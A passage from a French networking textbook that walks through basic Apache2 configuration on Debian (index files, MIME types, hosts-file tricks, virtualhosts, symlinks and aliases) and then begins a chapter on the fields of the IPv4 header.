Le `DocumentRoot` est très important. C'est ce qui va indiquer au serveur Apache2 où vont se situer les pages de notre site web. Dans notre cas, comme dans la majorité des cas, la racine de notre site web se situera dans `/var/www/`.

D'ailleurs, nous pouvons aller voir le contenu de ce répertoire :

```
# ls -la /var/www/
total 2
drwxr-xr-x  6 root root    4096 15 oct.   18:47 .
drwxr-xr-x 14 root root    4096 16 mars   2011 ..
-rw-r--r--  1 root root    517 16 mars   2011 index.html
```

Il ne contient qu'un fichier `index.html`. Allons voir son contenu :

```
# cat /var/www/index.html
<html><body><h1>It works!</h1>
```

```
<p>This is the default web page for this server.</p>
<p>The web server software is running but no content has been added,
yet.</p>
</body>
</html>
```

Cela correspond bien à ce que nous avons vu tout à l'heure sur la page web !

Nous pouvons essayer de faire une modification et observer le résultat.

Éditez le fichier `index.html` et mettez-y... ce que vous voulez !

Moi j'ai opté pour la page suivante :

```
<html><body><h1>Ma belle page de la mort qui tue !</h1>
<p>Bienvenue sur mon serveur apache2 qu'il est bien. </p>
<p>Le réseau, c'est génial !</p>
</body>
</html>
```

Ceci me donne :

---

## Ma belle page de la mort qui tue !

Bienvenue sur mon serveur apache2 qu'il est bien.

Le réseau c'est génial !

Ma nouvelle page web

Ce n'est pas encore tout à fait satisfaisant, et il y a apparemment de gros problèmes d'encodage des accents.

Mais, au moins, notre page s'affiche. :)

Nous allons maintenant pouvoir passer à quelques éléments de configuration avancée.

## Pour aller plus loin

Nous allons détailler ici quelques éléments de configuration du serveur Apache2 qui pourraient vous intéresser.

Dans un premier temps, nous allons bidouiller un peu et voir ce que cela donne.

## Bidouillons gaiement !

Comme premier test, nous avons modifié le contenu de notre fichier `index.html`.

Nous allons maintenant essayer de changer son nom pour voir quelles seront les conséquences.

## ***index.tutu***

Nous allons l'appeler `index.tutu` :

```
# cd /var/www
# mv index.html index.tutu
```

Observons le résultat quand on se connecte simplement sur le site :

```
<html><body><h1>It works!</h1>
<p>This is the default web page for this server.</p>
<p>The web server software is running but no content has been added, yet.</p>
</body></html>
```

Page par défaut avec `index.tutu`

Nous voyons que ce n'est plus notre page web qui nous est présentée, mais le contenu du répertoire `/var/www/`.

Si nous cliquons maintenant sur *index.tutu*, que se passe-t-il ?

```
<html><body><h1>It works!</h1>
<p>This is the default web page for this server.</p>
<p>The web server software is running but no content has been added, yet.</p>
</body></html>
```

Affichage d'`index.tutu`

Ce n'est plus notre belle page web, mais simplement son contenu avec les balises...

Que se passe-t-il ? Est-ce notre serveur qui ne fonctionne plus ?

## ***Ajouter des fichiers d'index à Apache2***

Notre serveur fonctionne parfaitement, mais il fait ce qu'on lui dit de faire.

Dans un premier temps, nous sommes allés vers la page principale du site sans préciser de nom de page spécifique. Dans ce cas, Apache regarde s'il y a un fichier par défaut qui doit s'appeler `index` et une extension d'un langage web.

Cette directive, très importante, se trouve dans le module `dir`.

```
# cat /etc/apache2/mods-available/dir.conf
<IfModule mod_dir.c>
    DirectoryIndex index.html index.cgi index.pl index.php index.
    xhtml index.htm
</IfModule>
```

La directive `DirectoryIndex` indique à Apache quel peut être le nom du fichier qui sera automatiquement lu par le serveur si aucun fichier n'est indiqué.

Nous pouvons essayer d'ajouter notre fichier `index.tutu` au `DirectoryIndex`.

```
DirectoryIndex index.html index.cgi index.pl index.php index.xhtml index.  
htm index.tutu
```

Regardons le résultat, en n'entrant dans l'URL **QUE** l'adresse IP du site 192.168.0.1 :

## Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">index.tutu</a>	21-Mar-2013 19:24	177	

*Apache/2.2.16 (Debian) Server at 192.168.56.101 Port 80*

Avec DirectoryIndex index.tutu

Cela n'a rien changé...

C'est normal car nous avons changé la configuration d'Apache2, mais nous ne lui avons pas dit. En fait, il faut relancer le service apache2 pour que les modifications soient prises en compte :

```
# /etc/init.d/apache2 restart  
Restarting web server: apache2 ... waiting .
```

Nous pouvons maintenant rafraîchir la page :

```
<html><body><h1>It works!</h1>  
<p>This is the default web page for this server.</p>  
<p>The web server software is running but no content has been added, yet.</p>  
</body></html>
```

Affichage d'index.tutu sans l'avoir précisé

On voit effectivement qu'Apache2 ne nous affiche plus le contenu du répertoire /var/www/, mais directement le fichier index.tutu qui est bien spécifié dans le DirectoryIndex.

Cependant, c'est toujours le texte avec les balises qui est affiché, et non la page web interprétée.

### Ajouter des types à Apache2

Pour cela, nous devons dire à Apache2 que les fichiers d'extension *.tutu* doivent être interprétés comme des fichiers HTML. Cela se fait grâce à la directive AddType qui se trouve dans le module mime.

On ajoute à la fin du fichier :

```
AddType text/html .tutu
```

On relance Apache2 et on actualise notre page, en appuyant sur la touche **F5** par exemple :



Il faut parfois faire **Ctrl+F5** pour forcer le rechargement de la page.

---

## Ma belle page de la mort qui tue !

Bienvenue sur mon serveur apache2 qu'il est bien.

Le rÃ©seau c'est gÃ©nial !

Ma nouvelle page web

Cette fois, tout est bon !

Enfin... il reste le problème d'encodage des accents, mais ce n'est pas l'objet du cours. :o



Je vais vous donner une petite astuce qui règle le problème temporairement. Vous pouvez remplacer les accents par la chaîne `&eacute;`, et vos accents seront bien interprétés.

Nous venons d'étudier quelques directives intéressantes d'Apache2, nous allons maintenant voir comment faire tourner plusieurs sites différents sur notre serveur.

## Utiliser des virtualhosts (hôtes virtuels)

Nous allons essayer de présenter deux sites différents sur notre serveur.



Comment Apache pourra-t-il différencier ces deux sites et comment saura-t-il lequel présenter lors d'une requête sur le port 80 ?

En fait, il y a plusieurs façons de faire des hôtes virtuels, mais nous allons nous baser sur la plus répandue en utilisant des noms de domaines différents pour nos sites.

Nous allons créer les sites **toto.com** et **tutu.com**.

Ainsi, quand une requête arrivera, Apache2 pourra savoir si la demande est pour **toto.com** ou **tutu.com**.

## Configurer le DNS

Dans la vraie vie, vous devez acheter un domaine pour qu'il devienne accessible sur Internet.

Dans notre cas, je ne vais pas vous faire dépenser de l'argent pour un exemple. Nous allons plutôt utiliser une petite astuce qui pourra vous être utile pour beaucoup d'autres choses.

Nous allons utiliser une fonctionnalité qui permet de court-circuiter le fonctionnement normal du DNS grâce au fichier `hosts`.



Le fichier `hosts` est un fichier présent sur tous les systèmes. Il permet d'indiquer des associations entre nom de machine et adresse IP qui seront prioritaires par rapport au DNS.

Par exemple, si j'écris :

```
192.168.0.1    www.google.fr
```

La prochaine fois que j'essaierai d'aller vers [www.google.fr](http://www.google.fr), ma machine pensera que le serveur de Google se trouve à l'adresse 192.168.0.1 et enverra la requête à cette adresse.

Nous allons donc modifier notre fichier `hosts` pour y ajouter des associations pour <http://www.toto.com/> et [www.tutu.com](http://www.tutu.com).

- Sous Unix, le fichier `hosts` se trouve dans `/etc`.
- Sous Windows, il se trouve dans `C:\Windows\System32\drivers\etc\`.

Donc sur notre Debian, nous allons éditer le fichier `hosts` et ajouter deux lignes en haut du fichier :

```
192.168.0.1    www.toto.com
192.168.0.1    www.tutu.com
```

Désormais, dès lors que notre machine voudra accéder à un de ces deux sites, elle accédera à... elle-même. ;)

Nous pouvons tester en entrant <http://www.toto.com/> dans la barre d'adresse de notre navigateur :



Site [www.toto.com](http://www.toto.com)

Ça fonctionne !

De même que pour <http://www.tutu.com/> :



## Ma belle page de la mort qui tue !

Bienvenue sur mon serveur apache2 qu'il est bien.

Le réseau c'est gÃ©nial !

Site [www.tutu.com](http://www.tutu.com)

En revanche, pour l'instant, le serveur Apache nous présente deux fois la même page. Nous allons donc nous attaquer aux virtualhosts.

### Configurer les virtualhosts

Comme on l'a vu précédemment, les virtualhosts, ou hôtes virtuels, se configurent dans `sites-available/`.

Nous allons donc créer deux nouveaux fichiers pour nos deux virtualhosts. Pour cela, nous allons simplement copier le fichier `default` et modifier le contenu des fichiers copiés.

```
# cd /etc/apache2/sites-available/  
# cp default.conf www.toto.com.conf  
# cp default www.tutu.com
```

Ensuite, nous allons simplement modifier trois choses et ajouter :

- une directive `ServerName` pour indiquer le nom de notre virtualhost ;
- le `DocumentRoot` qui précise où se situent nos pages ;
- et enfin la balise `Directory` pour y indiquer notre nouveau chemin.

```
<VirtualHost *:80>  
    ServerAdmin webmaster@localhost  
    ServerName www.toto.com  
  
    DocumentRoot /var/www/toto.com/  
    <Directory />  
        Options FollowSymLinks  
        AllowOverride all  
    </Directory>  
    <Directory /var/www/toto.com/>  
        Options Indexes FollowSymLinks MultiViews  
        AllowOverride all  
        Order allow,deny  
        allow from all  
    </Directory>
```



```

ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
<Directory "/usr/lib/cgi-bin">
    AllowOverride None
    Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
    Order allow,deny
    Allow from all
</Directory>

ErrorLog /var/log/apache2/error.log

# Possible values include: debug, info, notice, warn, error, crit,
# alert, emerg.
LogLevel warn

CustomLog /var/log/apache2/access.log combined

Alias /doc/ "/usr/share/doc/"
<Directory "/usr/share/doc/">
    Options Indexes MultiViews FollowSymLinks
    AllowOverride None
    Order deny,allow
    Deny from all
    Allow from 127.0.0.0/255.0.0.0 ::1/128
</Directory>

</VirtualHost>

```

Nous faisons de même pour *tutu.com*.

Il nous reste encore à activer ces virtualhosts dans sites-enabled/.

```

# cd /etc/apache2/sites-enabled/
# ln -s ../sites-available/www.toto.com.conf .
# ln -s ../sites-available/www.tutu.com.conf .

```



Le point (.) indique le répertoire courant. Donc ici, nous allons créer un lien dans le répertoire courant qui pointera vers le fichier *toto.com.conf*. Notre lien s'appellera donc sites-enabled/toto.com.conf.

Nos virtualhosts sont prêts, il ne nous reste plus qu'à créer les répertoires et pages de nos sites :

```

# mkdir /var/www/toto.com/
# touch /var/www/toto.com/index.html
# echo "<html><body><h1>Bienvenue sur toto.com !</h1></body></html>" >
/var/www/toto.com/index.html
# mkdir /var/www/tutu.com/
# touch /var/www/tutu.com/index.html
# echo "<html><body><h1>Bienvenue sur tutu.com !</h1></body></html>" >
/var/www/tutu.com/index.html

```

Nos virtualhosts devraient maintenant être effectifs :



**Bienvenue sur toto.com !**

Vrai site [www.toto.com](http://www.toto.com)



**Bienvenue sur tutu.com !**

Vrai site [www.tutu.com](http://www.tutu.com)

Nous avons donc réussi à présenter **deux sites différents sur un seul et même serveur Apache2**.

Nous allons maintenant voir deux cas différents de configuration qui permettent de placer les pages de vos sites en dehors de `/var/www/`.

## Un répertoire venu d'ailleurs

Imaginons que vous avez mis en place **votre propre serveur web** et que vous avez réalisé une page web présentant votre famille sur le nom de domaine que vous avez acheté [www.mafamille.com](http://www.mafamille.com).

Votre petite sœur vient vous voir et aimerait bien mettre en place un site pour présenter ses hobbies.

Maintenant que vous savez faire des virtualhosts, vous pourriez tout à fait créer le nom de domaine [petitesoeur.mafamille.com](http://petitesoeur.mafamille.com) et faire un virtualhost pour ce site.

Cependant, vous trouvez plus intéressant de faire un site du type [www.mafamille.com/masoeur](http://www.mafamille.com/masoeur).

Ainsi, vous pourriez faire pareil pour tous les membres de la famille.

Cependant, si vous faites comme cela, vous devrez donner accès au répertoire `/var/www/` à votre sœur, ce qui ne vous emballa pas trop car trop risqué selon vous.

Il existe une solution simple. Vous pouvez tout à fait laisser un accès complet à un répertoire pour votre sœur, et faire un raccourci de ce répertoire dans `/var/www/`.

## Un lien plus que familial

Essayez par exemple de créer une page web dans `/home/user/` :

```
# touch /home/user/index.html
# echo "<html><body><h1>La jolie page de ma sœur !</h1></body></html>" >
/home/user/index.html
```

Vous pouvez alors créer un lien de ce répertoire dans `/var/www` :

```
# cd /var/www/
# ln -s /home/user/ masoeur
# ls -la
total 2
drwxr-xr-x  6 root root  4096 15 oct.  18:47 .
drwxr-xr-x 14 root root  4096 16 mars   2011 ..
-rw-r--r--  1 root root   117 25 sept. 17:16 index.tutu
lrwxrwxrwx  1 root root    28 11 avril  2012 masoeur -> /home/user/
drwxr-xr-x  1 root root  4096 25 sept. 17:16 toto.com
drwxr-xr-x  1 root root  4096 25 sept. 17:16 tutu.com
```

Désormais, si vous allez sur le site <http://www.mafamille.com/masoeur/>, vous tomberez sur la page de votre petite sœur !

Et ceci, sans qu'elle mette à mal toutes les pages que vous avez mis du temps à créer.

### Exercice

Essayez de mettre en œuvre ce qu'il faut pour pouvoir taper <http://www.mafamille.com/masoeur/> et que cela fonctionne aussi.

Essayez aussi de faire en sorte que l'on tombe sur le site de votre petite sœur en tapant [masoeur.mafamille.com/](http://masoeur.mafamille.com/).

Vous savez maintenant mettre en place des virtualhosts et potentiellement laisser un accès à différentes personnes pour gérer leur site. Nous allons maintenant voir comment faire pour rendre accessible une page pour l'ensemble de vos virtualhosts.

### Une page pour tous !

Votre site a prospéré et vous hébergez maintenant une bonne dizaine de virtualhosts, pour votre voisin, votre école, votre club de bridge, etc.

Vous avez même créé une page qui donne des statistiques sur l'utilisation générale de votre serveur Apache2 : le nombre de pages lues, le nombre de sites, etc.

Vous aimeriez maintenant que cette page puisse être accessible **sur chacun des différents virtualhosts que vous possédez**.

Une façon de faire serait de dupliquer la page sur chacun des virtualhosts, mais ce serait lourd et cela devrait être répété à chaque nouveau site créé. Il y a cependant une solution simple, grâce aux **alias**.



Un alias permet de faire correspondre une partie de l'URL à un chemin particulier dans l'arborescence.

Par exemple, je peux dire que si j'indique dans mon URL `messtats/`, qui n'est pas un répertoire dans `/var/www/`, le navigateur sera redirigé vers le répertoire `/home/messtats/`.

Ainsi, <http://www.toto.com/messtats/> ou <http://www.tutu.com/messtats/> pointeront vers la même page.

Les alias peuvent se configurer grâce au module `alias`.

Nous allons tester cela en modifiant le fichier `/etc/apache2/mods-available/alias.conf` pour ajouter une ligne `Alias /test/ /home/user/`:

```
<IfModule alias_module>
#
# Aliases: Add here as many aliases as you need (with no limit). The format
# is Alias fakename realname
#
# Note that if you include a trailing / on fakename then the server will
# require it to be present in the URL. So "/icons" isn't aliased in this
# example, only "/icons/". If the fakename is slash-terminated, then the
# realname must also be slash terminated, and if the fakename omits the
# trailing slash, the realname must also omit it.
#
# We include the /icons/ alias for FancyIndexed directory listings. If
# you do not use FancyIndexing, you may comment this out.
#
Alias /icons/ "/usr/share/apache2/icons/"
Alias /test/ /home/user/

<Directory "/usr/share/apache2/icons">
    Options Indexes MultiViews
    AllowOverride None
    Order allow,deny
    Allow from all
</Directory>

</IfModule>
```

Relancez Apache2 et saisissez <http://www.toto.com/test/> dans la barre d'adresse de votre navigateur.

Si tout se passe bien, vous allez vous retrouver sur la page de votre petite sœur ! :D

Et de même pour <http://www.tutu.com/test/> ou `192.168.01/test/`.

Nous avons ainsi pu créer une page, ou un répertoire, **accessible depuis n'importe lequel de nos virtualhosts**.

Nous en avons fini avec la configuration d'Apache2. Il y a encore beaucoup de choses à découvrir sur sa configuration, mais un livre entier pourrait y être consacré !

## Ce qu'il faut retenir

- Vous savez maintenant installer et configurer un serveur DHCP.
- Vous pouvez mettre en place un serveur DNS avec Bind.
- Vous savez installer et configurer un serveur web avec Apache2.

Vous possédez désormais chez vous un embryon d'infrastructure réseau avec quelques services fort intéressants et indispensables au fonctionnement d'Internet.

Si vous le désirez, vous pouvez tenter l'aventure d'acheter **votre propre nom de domaine** et d'installer et configurer **vos propres serveurs DNS et web** pour héberger **votre site** chez vous !

Si jamais cela vous tente, n'hésitez pas à vous rendre sur le forum d'OpenClassrooms (<http://www.openclassrooms.com/forum/>) pour poser des questions. Toute la communauté se fera un plaisir de vous aider pour relever ce challenge :D

Ce cours s'achève et **vous pouvez être fier de vous**. Vous avez parcouru beaucoup de chemin et maîtrisez maintenant toutes les bases des réseaux TCP/IP.

- Vous comprenez comment une information circule sur le réseau d'un ordinateur à un autre.
- Vous savez mettre en place un réseau et les matériels associés.
- Vous savez configurer son adressage pour que chacune des machines soit connectée.
- Vous savez mettre en place des services pour permettre le bon fonctionnement des réseaux.
- Bref, vous avez une meilleure compréhension du fonctionnement d'Internet et êtes prêt à y participer activement.

Ne **sous-estimez pas vos connaissances**. Si vous avez parcouru sérieusement ce cours et que vous avez bien assimilé ce que vous avez lu, **vous avez réellement un niveau très correct en réseau**.

Il vous reste maintenant à continuer à explorer le monde merveilleux d'Internet et des possibilités qu'offre le réseau comme le futur IPv6, la supervision des machines et des services, la supervision des flux de données, le fonctionnement et la mise en place d'un serveur de messagerie, explorer la sécurité réseau et système, etc.

Autant de plaisirs qui vous attendent... sûrement dans un futur tutoriel qui fera de vous un administrateur mondialement respecté !

Je vous remercie et vous félicite d'être arrivé jusque-là. Si ce livre vous a plu, ou pas, n'hésitez pas à me contacter et à me faire un retour, je serai ravi de vous répondre (eric@lalitte.com).



## Cinquième partie

# Maîtriser ses applications et réseaux TCP/IP

Dans cette partie, nous allons continuer à explorer ce monde merveilleux des réseaux TCP/IP et plonger au-delà des limites des systèmes et réseaux pour arriver aux concepts d'administration de nos services.

Dans un premier temps, vous allez poursuivre votre apprentissage avec les **fonctionnalités avancées des protocoles IP et TCP**.

Vous pourrez ensuite mettre en place un nouveau service plus complexe que les précédents : une **messagerie complète, avec son propre webmail**.

Enfin, nous créerons ensemble une **interface d'administration** pour notre solution de messagerie.

Dans cette partie, nous allons beaucoup pratiquer. Cela suppose que vous soyez **à l'aise dans la console sous Linux** (c'est-à-dire connaître l'arborescence et savoir vous y déplacer, savoir éditer et déplacer des fichiers, savoir utiliser et configurer le gestionnaire de paquets, etc.). Si ce n'est pas le cas, je ne saurais que trop vous inviter à suivre le cours de Mathieu Nebra, « Reprenez le contrôle à l'aide de Linux ! », disponible à l'adresse <https://openclassrooms.com/fr/courses/43538-reprenez-le-controle-a-laide-de-linux?status=published>.

Par ailleurs, nous allons développer une petite interface web, il faut donc que vous soyez à l'aise également avec les bases de PHP et de SQL. Si ce n'est pas encore le cas, consultez le cours à ce sujet sur OpenClassrooms, « Concevez votre site web avec PHP et MySQL » (<https://openclassrooms.com/fr/courses/918836-concevez-votre-site-web-avec-php-et-mysql>).



À la fin de cette partie, vous saurez :

- décrire le fonctionnement d'un protocole TCP ;
- décrire le fonctionnement d'un protocole IP ;
- exécuter une commande shell depuis une page web et afficher le résultat de celle-ci ;
- configurer une solution complète de messagerie.



Pour ce qui va suivre, je vous conseille les cours suivants si vous n'avez pas de compétences solides en systèmes linux et en PHP/MySQL :

- « Reprenez le contrôle à l'aide de Linux ! », disponible à l'adresse <https://openclassrooms.com/fr/courses/43538-reprenez-le-contrôle-a-l'aide-de-linux?status=published> ;
- « Concevez votre site web avec PHP et MySQL », disponible à l'adresse <https://openclassrooms.com/fr/courses/918836-concevez-votre-site-web-avec-php-et-mysql>.

Si vous êtes prêt à vous plonger une nouvelle fois dans les réseaux, c'est parti !



# 18

# Maîtriser le protocole IP

## Détailler l'en-tête IP

Nous allons maintenant aborder des notions plus difficiles qui nécessiteront sûrement une étude plus longue et attentive du contenu. N'hésitez donc pas à relire les paragraphes jusqu'à être sûr de bien les avoir compris. On ne devient pas un spécialiste des réseaux sans faire fonctionner ses neurones et y laisser un peu de sueur ! Si vous êtes prêt, on va directement avancer sur un rôle que nous ne connaissons pas encore du protocole IP.

Nous allons donc étudier plus en détail le protocole IP. Jusqu'à maintenant, vous ne connaissez que les éléments qui ont été utiles pour comprendre l'adressage IP et le routage, mais nous allons voir que l'en-tête IP contient d'autres informations utiles pour rendre tous les services attendus par le protocole IP.


Nous avons vu que le rôle principal de la couche 3 était d'**interconnecter les réseaux**, et que cela se faisait notamment grâce au routage. Le datagramme IP contenait alors les adresses IP source et destination, ce qui permettait de savoir à qui il devait être envoyé et donc de déterminer la route à utiliser pour joindre l'adresse de destination.

Mais nous allons voir que l'en-tête IP contient d'autres informations qui permettront à ce protocole d'assurer des rôles annexes.

## Le format de l'en-tête

Cet en-tête fait 20 octets, et nous n'en connaissons actuellement que 8 (4 pour l'adresse IP source, et 4 pour la destination). En fait, nous en connaissons aussi un de plus, le TTL, que nous avons vu en étudiant le protocole ICMP. Il nous en reste donc 11 à découvrir !

La figure suivante présente le format d'un en-tête IP.



En-tête IP



Houlà ! Quel est donc ce tableau complexe ?


Nous allons le décortiquer pas à pas, car son écriture n'est effectivement pas si simple. Les chiffres que vous voyez sur la première ligne sont les bits, nous allons donc en avoir 32 par ligne (de 0 à 31, il y en a 32, faites le calcul).

Une ligne correspond donc à 32 bits, soit 4 octets, vu qu'un octet est composé de 8 bits. L'en-tête IP s'arrête à l'adresse destination, soit la cinquième ligne. Nous avons donc cinq lignes de 4 octets, soit 20 octets, ce qui est conforme à ce que nous attendions.



Pourquoi avoir organisé les informations en tableau plutôt qu'en ligne comme nous le faisons avant ?

Il aurait fallu avoir une très grande ligne ! Pour pouvoir mieux présenter les informations, on a coupé la grande ligne et placé les morceaux les uns au-dessus des autres.



En-tête IP empilée

Ainsi, juste après l'information Total length, on a l'IPID, etc.




Pourquoi avoir écrit les informations dans l'en-tête en anglais ?

La grande majorité des informations que vous pourrez trouver sur ce sujet est en anglais, et que la plupart des personnes qui traitent des réseaux utilisent les termes anglais plutôt que ceux français. C'est comme le switch et le commutateur !



Que veulent dire tous ces champs ?

Nous allons les étudier un par un. Vous reconnaissez sur la figure suivante, en vert, ceux que vous maîtrisez déjà.



En-tête IP connue

Nous allons maintenant présenter les autres, en commençant par la première ligne.

## Détail des champs de l'en-tête

### Première ligne

Version, 4 bits

Ce champ représente la version de protocole IP. Et oui, il peut y avoir plusieurs versions de protocole IP. Aujourd'hui nous utilisons la version 4, mais la version 6 est déjà très présente sur Internet. Vous avez peut-être déjà entendu parler d'IPv6, qui est l'avenir d'Internet.



Pourquoi le champ Version est-il en premier ?

C'est de lui que dépend le format du datagramme. En effet, selon la version du protocole, le contenu de l'en-tête ne sera pas le même. Il est donc important de savoir quelle version est utilisée pour déterminer quelle information on va trouver par la suite.

Pour les plus curieux, vous pouvez chercher sur Internet des informations sur le protocole IPv6, et notamment la taille des adresses IPv6.

HLEN, 4 bits

HLEN, pour *Header length*, signifie en français « longueur de l'en-tête ». Ce champ sert donc à indiquer la longueur de l'en-tête, qui devrait toujours être 20 octets comme nous l'avons vu. Cependant, nous voyons aussi sur l'image qu'il peut y avoir des options qui agrandissent l'en-tête. Ces options sont surtout historiques et ne sont quasiment plus utilisées, donc notre en-tête fera toujours 20 octets.

Les plus perspicaces d'entre vous se seront peut-être posé la question suivante :



Comment fait-on pour coder la taille de l'en-tête IP sur 4 bits alors que celle-ci peut valoir 20 octets ?

En effet, 4 bits permettent de coder  $2^4$  valeurs, soit 16 valeurs. On ne devrait donc pas pouvoir indiquer que l'en-tête fait 20 octets et que dire s'il y a des options !

Mais les inventeurs d'IP ont été malins et ils ont prévu cela : la valeur indiquée pour la longueur de l'en-tête ne sera pas en octets, mais en morceaux de 4 octets. Ainsi, si l'on a la valeur 5 dans ce champ, l'en-tête fera  $5 \times 4$  octets = 20 octets !

Et là, cela fonctionne bien. Le seul inconvénient est qu'il faut maintenant avoir un en-tête dont la taille est un multiple de 4 octets. C'est pour cela qu'il y a le *Padding* qui veut dire « bourrage » en français et consiste à ajouter des 0 à la fin de l'en-tête si celui-ci n'est pas un multiple de 4.

Mais encore une fois, dans 99 % des cas l'en-tête n'aura pas d'options et fera 20 octets.

TOS, 8 bits

TOS, pour *Type of Service*, signifie « type de service » en français. Au départ, ce champ devait servir à donner une priorité plus élevée que les autres à un paquet. Mais même si cela a été standardisé plusieurs fois, il demeure très peu utilisé aujourd'hui.

Total length, 16 bits

*Total length* signifie « longueur totale » en français. Ce champ représente donc le nombre total d'octets présents dans le datagramme IP. C'est ce champ qui va nous poser problème dans cette partie du cours !


En effet, il est codé sur 16 bits, il peut donc prendre  $2^{16}$  valeurs, soit 65 536 valeurs ! Notre datagramme pourra donc avoir une longueur totale de 65 535 octets.



Cela ne vous étonne pas ?

Ça devrait pourtant !

Revenons au mécanisme d'encapsulation que nous avons déjà vu dans la première partie.



### Encapsulation

Nous voyons bien ici que le datagramme de couche 3 est contenu dans la trame de couche 2.

La taille maximale possible pour une trame Ethernet est de 1 518 octets. Et celle-ci doit pouvoir contenir un datagramme de... 65 535 octets ! Cela ne va pas pouvoir bien marcher... ou alors pas sans tasser très fort dans la trame !

Il va donc falloir faire quelque chose pour pouvoir régler ce problème, et c'est ce qui va nous intéresser dans ce chapitre : la **fragmentation**, qui consistera à couper un datagramme en plusieurs petits paquets !

Mais avant de nous y attarder, finissons d'abord le parcours de l'en-tête IP.

### **Deuxième ligne**

Nous arrivons à la deuxième ligne contenant les champs *IPID*, *Flags* et *Fragment Offset*. Nous n'allons pas étudier ces champs tout de suite, car ce sont ceux qui vont nous intéresser pour la fragmentation.

### **Troisième ligne**

TTL, 8 bits

Comme nous le savons déjà, il s'agit du *Time to live*, ou « durée de vie » en français. Ce champ permet de rejeter et détecter les paquets qui tournent indéfiniment dans le réseau suite à une erreur de routage, ceci afin d'éviter de saturer le réseau.

Protocol 4, 8 bits

Ce champ représente l'indication du protocole de couche 4 qui a été utilisé lors de l'envoi. Cela sera TCP ou UDP dans la majeure partie des cas.

Checksum, 16 bits

On parle de « somme de contrôle » en français. Ce champ sert à vérifier que les informations n'ont pas été altérées pendant le transport. Si jamais un 1 ou un 0 a changé, la somme de contrôle ne sera pas correcte et le destinataire pourra voir qu'il y a eu un problème.

### **Quatrième et cinquième lignes**

Nous arrivons enfin à ce que nous connaissons, les adresses IP source et destination, codées, comme on pouvait le prévoir, sur 4 octets chacune.

### **Sixième ligne**

Enfin, il peut y avoir des options à notre datagramme, mais cela est plutôt historique et n'est plus utilisé aujourd'hui.

Voilà, vous connaissez maintenant le contenu exact d'un en-tête IP. Pour vous montrer ce que cela peut donner dans la réalité, la figure suivante reprend une capture Wireshark du chapitre 9 – p. 116 où nous voyons clairement chacun de ces champs.

```
▶ Frame 187: 1340 bytes on wire (10720 bits), 1340 bytes captured (10720 bits) on interface 0
▶ Ethernet II, Src: Apple_16:21:84 (00:26:bb:16:21:84), Dst: Olicom_c6:2b:d1 (00:00:24:c6:2b:d1)
▼ Internet Protocol, Src: 10.8.98.13 (10.8.98.13), Dst: 74.125.230.81 (74.125.230.81)
  Version: 4
  Header length: 20 bytes
  ▶ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
  Total Length: 1326
  Identification: 0xe29e (58014)
